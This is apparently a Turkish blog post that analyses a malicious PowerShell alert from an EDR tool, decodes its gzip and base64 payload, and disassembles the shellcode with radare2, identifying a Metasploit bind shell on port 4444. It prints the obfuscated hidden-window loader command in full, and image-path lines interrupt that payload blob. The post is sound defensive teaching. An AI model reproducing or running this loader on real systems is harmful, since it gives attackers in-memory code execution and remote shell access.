Zararlı Powershell Analizi

written by Mert SARICA | 1 January 2019

Sysmon gibi ücretsiz, FireEye HX, Carbon Black Response gibi ticari EDR (endpoint detection & response) güvenlik teknolojilerine sahip olan kurumların yakından izlediği alarmların başında, hemen hemen her tehdit raporunda, araştırma yazısında adının sıklıkla geçtiği Powershell olduğunu az çok tahmin edebilirsiniz. Invoke-Obfuscation gibi yardımcı araçlar nedeniyle hedef işletim sisteminde Powershell kullanımın tespit edilmesinin çok daha zorlaştığı günümüzde, EDR teknolojilerine olan bağımlılık ve Powershell kayıtlarına olan ihtiyaç, kurumlar için elzem bir hale gelmiştir.

Her güvenlik teknolojisinde olduğu gibi EDR teknolojisinde de alarmları analiz edebilecek yetkinlikte insan kaynağı olmadan bu teknolojiye sahip olmak, kurumlar için ölü bir yatırım olmaktan öteye gidememektedir. Analistler sayesinde komut satırında tespit edilen bir alarmın günün sonunda hedef sistemin belleğinde çalıştırdığı kabukkodunun (shellcode) türüne, bağlantı noktasına kadar önemli bilgilere erişmek mümkün olabilmektedir.

Örneğin kurumunuzdaki EDR sisteminiz şüpheli bir Powershell kullanımı ile ilgili olarak aşağıdaki şekilde bir alarm ürettiğinde Siber Güvenlik Merkezi'nizdeki analistlerin en kısa sürede bu alarmı analiz etmek için işe koyulmaları gerekmektedir.

"event_values": {
"processEvent/eventType": "start",
"processEvent/process": "powershell.exe",
"processEvent/processPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
"processEvent/processCmdLine": "\"powershell.exe\" -noni -nop -w hidden -c
&([scriptblock]::create((New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream((New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAL3yl1oCA7VWbW/iOBD+3JX2P0Q
rpCS6lJfCbtVKK53DS0lLWmgglHLo5CZOMDgxdZzysrf//SaQbLtq9273pItAOPaMPfM8z4wJ0tiT
lMfKKtwqX96/O+pjgSNFK7HH1sAxlNLD3NOPjmChtLOVz4o2RatVi0eYxrPz82YqBInl4b18QSRKE
hI9MEoSTVf+UsZzIsjxzcOCeFL5opT+LF8w/oBZbrZtYm9OlGMU+9laj3s4i6XsrBiVmvrHH6o+Pa
7Nyu3HFLNEU51tIklU9hlTdeWrnh043K6IptrUEzzhgSyPaVw/KY/iBAfkGnZ7IjaRc+4nqg45wEc


QmYpYgWwy98OipsKwL7iHfF+QBGzLVvzEl0QrxSljhvK7Ns3Pvk1jSSMC65IIvnKIeKIeScpdHPuM
3JJgpl2TdZHyzzppL53Aqi+FbgAJr4K0uZ8ycvBT9ddhHmjT4cmpg6y/vn/3/l1Q8EyW3/EMo6Ppf
kwgNq3PE7o3+6xUDcWGc7DkYguvpaFIiT5Tphni09lMKW2WV8aP3WuFLVh67J6kMDd1OfVn4JNzUd
rEg9PTbOHHomqRgMaktY1xRL1CN9pbIJOAkX2O5cLsGsLS1HyB+C3CSIhlBpyhTF+7tSMqv/maKWU
+EcgDohKICjjUvw/mwIWmWrFNIgDp8K4C8AGolRTWuUK3xenZOxipTYaTxFD6KZSLZygOwYz4hoLlhOZLKJV8P1Sfw7VTJqmHE1lsN9O/AZkfZORxIkXqAXGQ/NBZEY9IlmFhKF3qE3Pr0LA4WH0TiSZmjMYh7PQETMBMhoAjMzkj
MYh7PQETMBMhoAjMzkIiDGjXi87RFrRipEITPZ122E4hCrN1b6XDw6Jr76KsBDOQb0ZGAUKL+IDhh3GpaG4VEio/wzYvZD+0/kvKv8QSVOQnAytqJGpuZWZtEvLXqb4Apc9CkICAh3BIxMn5FPDkQLw0T5UbmgTwTOxYmZ75pLW0JrWLBu+I1q3eOvUv7pcdCuitZkHyEosu9tvDbrdxtOl4zak07bkVd+Sdv
tusXBQ93Y0kfcW6g5pdTlp7Faxd0f0kD/ZVD7tzN26am52i9APJq0QcE8D57b2sUN74+bAr37gXqud9sbm2qw2kjZddwd0NFheduTDxGV4FFTCu9oZppueWLg1bu8shC7mdW93GbgXc9vfTrqVs3FjidoINeO22zH51cQUqF9xcSjvRze9Mxx2HlG0eGydVUKwvcPIQm13e/kx4gOX+Xwtk/p9peK6J7T+abioVM7
cO9wdJje/dSs1l8DYTYdjGI85wuHt2D0JmyfePIC9etfRCmGEBgiZYxyafHx1O/wYVNxl7foRde6Hz7Yjc72NL3xy2vqQ8QrElsIVeUHXj5qtjUUyxwxohD5aVE+Hi07eGfucZh6alt2ESyJiwuAmgbumECBijHtZW85aKNwIhz49gwIawbB+8uZIV74Z6s/9upg6P7+HGEHQoLhyj8ShnBvVTb1aheZb3TSqkOHPp9Xkq62W7WRkvTtDJd+Y7TfWM4mXeNs66/6vaOWFNYcf/1/Qep77h9WfQrBq7PN9Nfv9xC/B+at5jzGVYOhAX2DkcDw0mX6uixeX 954T4D3In+yf000qj6/hUv8bAKByiaAJAAA=')),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))",
"processEvent/parentProcessPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
"processEvent/parentProcess": "powershell.exe",
}

Alarmda dikkat çeken kısımların başında GzipStream, FromBase64String, IO.MemoryStream geldiğini görebilir ve buradan yola çıkarak GZIP ile paketlenip, Base64 ile gizlenmiş bu verinin bellekte bir işlem gerçekleştirdiği varsayımında bulunabilirsiniz.

Kali üzerinde bulunan echo, base64, xxd, gunzip komut satırı araçlarından faydalanarak kısa sürede gizlenmiş bu veriyi aşağıdaki şekilde çözebilirsiniz.


Ortaya çıkan Powershell betiğinin bellekten .Net API yardımı ile Windows API fonksiyonları çağırarak özetle bellekte yer açıp, açılmış belleğe, FromBase64String() fonksiyonu içinde yer alan kod parçasını kopyaladıktan sonra yeni bir iş parçacığı (thread) oluşturup, bu kod parçasını çalıştırdığını görebilirsiniz.

FromBase64String() fonksiyonu içinde yer alan kod parçasını çözmek için ise yine echo, base64, xxd komutlarından faydalanabilirsiniz. Ancak bu defa elinizde bellekten çalışmak üzere hazırlanmış bir kabukkodu olduğu için ilave olarak shellcode2exe ve Radare2 araçlarından da faydalanmanız gerekmektedir.





```
root@ubuntu:~# python shellcode2exe.py
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Usage:
        shellcode2exe.py payload.bin [payload.exe]
                [--arch=i386|powerpc|sparc|arm]
                [--os=windows|linux|freebsd|openbsd|solaris]
                [-c Allow for ascii shellcode as a cmd line parameter]
                [-s Allows for ascii shellcode in file]
                [-d Allows for unicode shellcode as a cmd line parameter]
                [-u Allows for unicode shellcode in file]

Options:
  -h, --help            show this help message and exit
  -a ARCH, --arch=ARCH  target architecture [default: i386]
  -o OS, --os=OS        target operating system [default: windows]
  -c, --asciicmd        enable ascii entry in command line (e.g. -c
                        '\x90\x90')
  -s, --asciifile       enable ascii entry in input file
  -d, --unicodecmd      enable unicode entry in command line (e.g. -d
                        '%u9090')
  -u, --unicodefile     enable unicode entry in input file
root@ubuntu:~#
root@ubuntu:~# python shellcode2exe.py -o linux payload2.bin shellcode
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading raw shellcode from file payload2.bin
Generating executable file
Writing file shellcode
Done.
root@ubuntu:~#
root@ubuntu:~# file shellcode
shellcode: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
root@ubuntu:~#
root@ubuntu:~#
```

Radare2 ile shellcode dosyasını analiz ettiğinizde ise aslında bunun Metasploit‘in 4444. bağlantı noktasında dinleyen bir bind kabukkodu olduğunu görebilirsiniz.



```
root@ubuntu:~# r2 shellcode
Warning: read (strtab) at 0x20
Warning: Cannot initialize strings table
[0x08048054]> pd
            ;-- entry0:
            0x08048054    fc             cld
            0x08048055    e882000000     call 0x80480dc
               0x080480dc() ; entry0
            0x0804805a    60             pushad
            0x0804805b    89e5           mov ebp, esp
            0x0804805d    31c0           xor eax, eax
            0x0804805f    648b5030       mov edx, [fs:eax+0x30]
            0x08048063    8b520c         mov edx, [edx+0xc]
            0x08048066    8b5214         mov edx, [edx+0x14]
        .-----> 0x08048069    8b7228         mov esi, [edx+0x28]
        |       0x0804806c    0fb74a26       movzx ecx, word [edx+0x26]
        |       0x08048070    31ff           xor edi, edi
        |  .--> 0x08048072    ac             lodsb
        |  |    0x08048073    3c61           cmp al, 0x61
        |  |,=< 0x08048075    7c02           jl 0x8048079
        |  ||   0x08048077    2c20           sub al, 0x20
        |  |`-> 0x08048079    c1cf0d         ror edi, 0xd
        |  |    0x0804807c    01c7           add edi, eax
        |  `==< 0x0804807e    e2f2           loop 0x108048072
        |       0x08048080    52             push edx
        |       0x08048081    57             push edi
        |       0x08048082    8b5210         mov edx, [edx+0x10]
        |       0x08048085    8b4a3c         mov ecx, [edx+0x3c]
        |       0x08048088    8b4c1178       mov ecx, [ecx+edx+0x78]
        |       0x0804808c    e348           jecxz 0x80480d6
        |       0x0804808e    01d1           add ecx, edx
        |       0x08048090    51             push ecx
        |       0x08048091    8b5920         mov ebx, [ecx+0x20]
        |       0x08048094    01d3           add ebx, edx
        |       0x08048096    8b4918         mov ecx, [ecx+0x18]
        |  .----> 0x08048099    e33a           jecxz 0x80480d5
        |  |    0x0804809b    49             dec ecx
        |  |    0x0804809c    8b348b         mov esi, [ebx+ecx*4]
        |  |    0x0804809f    01d6           add esi, edx
        |  |    0x080480a1    31ff           xor edi, edi
        |  |.---> 0x080480a3    ac             lodsb
        |  |||    0x080480a4    c1cf0d         ror edi, 0xd
        |  |||    0x080480a7    01c7           add edi, eax
        |  |||    0x080480a9    38e0           cmp al, ah
        |  | ===< 0x080480ab    75f6           jnz 0x1080480a3
        |  ||    0x080480ad    037df8         add edi, [ebp-0x8]
        |  ||    0x080480b0    3b7d24         cmp edi, [ebp+0x24]
        |  `====< 0x080480b3    75e4           jnz 0x108048099
        |       0x080480b5    58             pop eax
        |       0x080480b6    8b5824         mov ebx, [eax+0x24]
        |       0x080480b9    01d3           add ebx, edx
        |       0x080480bb    668b0c4b       mov cx, [ebx+ecx*2]
        |       0x080480bf    8b581c         mov ebx, [eax+0x1c]
        |       0x080480c2    01d3           add ebx, edx
        |       0x080480c4    8b048b         mov eax, [ebx+ecx*4]
        |       0x080480c7    01d0           add eax, edx
        |       0x080480c9    89442424       mov [esp+0x24], eax
        |       0x080480cd    5b             pop ebx
        |       0x080480ce    5b             pop ebx
        |       0x080480cf    61             popad
        |       0x080480d0    59             pop ecx
        |       0x080480d1    5a             pop edx
        |       0x080480d2    51             push ecx
        |       0x080480d3    ffe0           jmp eax
        |       0x080480d5    5f             pop edi
        |       0x080480d6    5f             pop edi
        |       0x080480d7    5a             pop edx
        |       0x080480d8    8b12           mov edx, [edx]
        `=====< 0x080480da    eb8d           jmp 0x108048069
                0x080480dc    5d             pop ebp
```



Sonuca gelecek olursak, bu örnekten yola çıkarak günümüzde gerçekleştirilen ileri seviye siber saldırılarla mücadelede EDR gibi teknolojilerden kurumların tam anlamıyla faydalanabilmeleri için alarmları analiz edebilecek yetkin insan kaynağına da bir o kadar ihtiyaçları bulunmaktadır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #14 oyununun çözüm yolunu da içermektedir.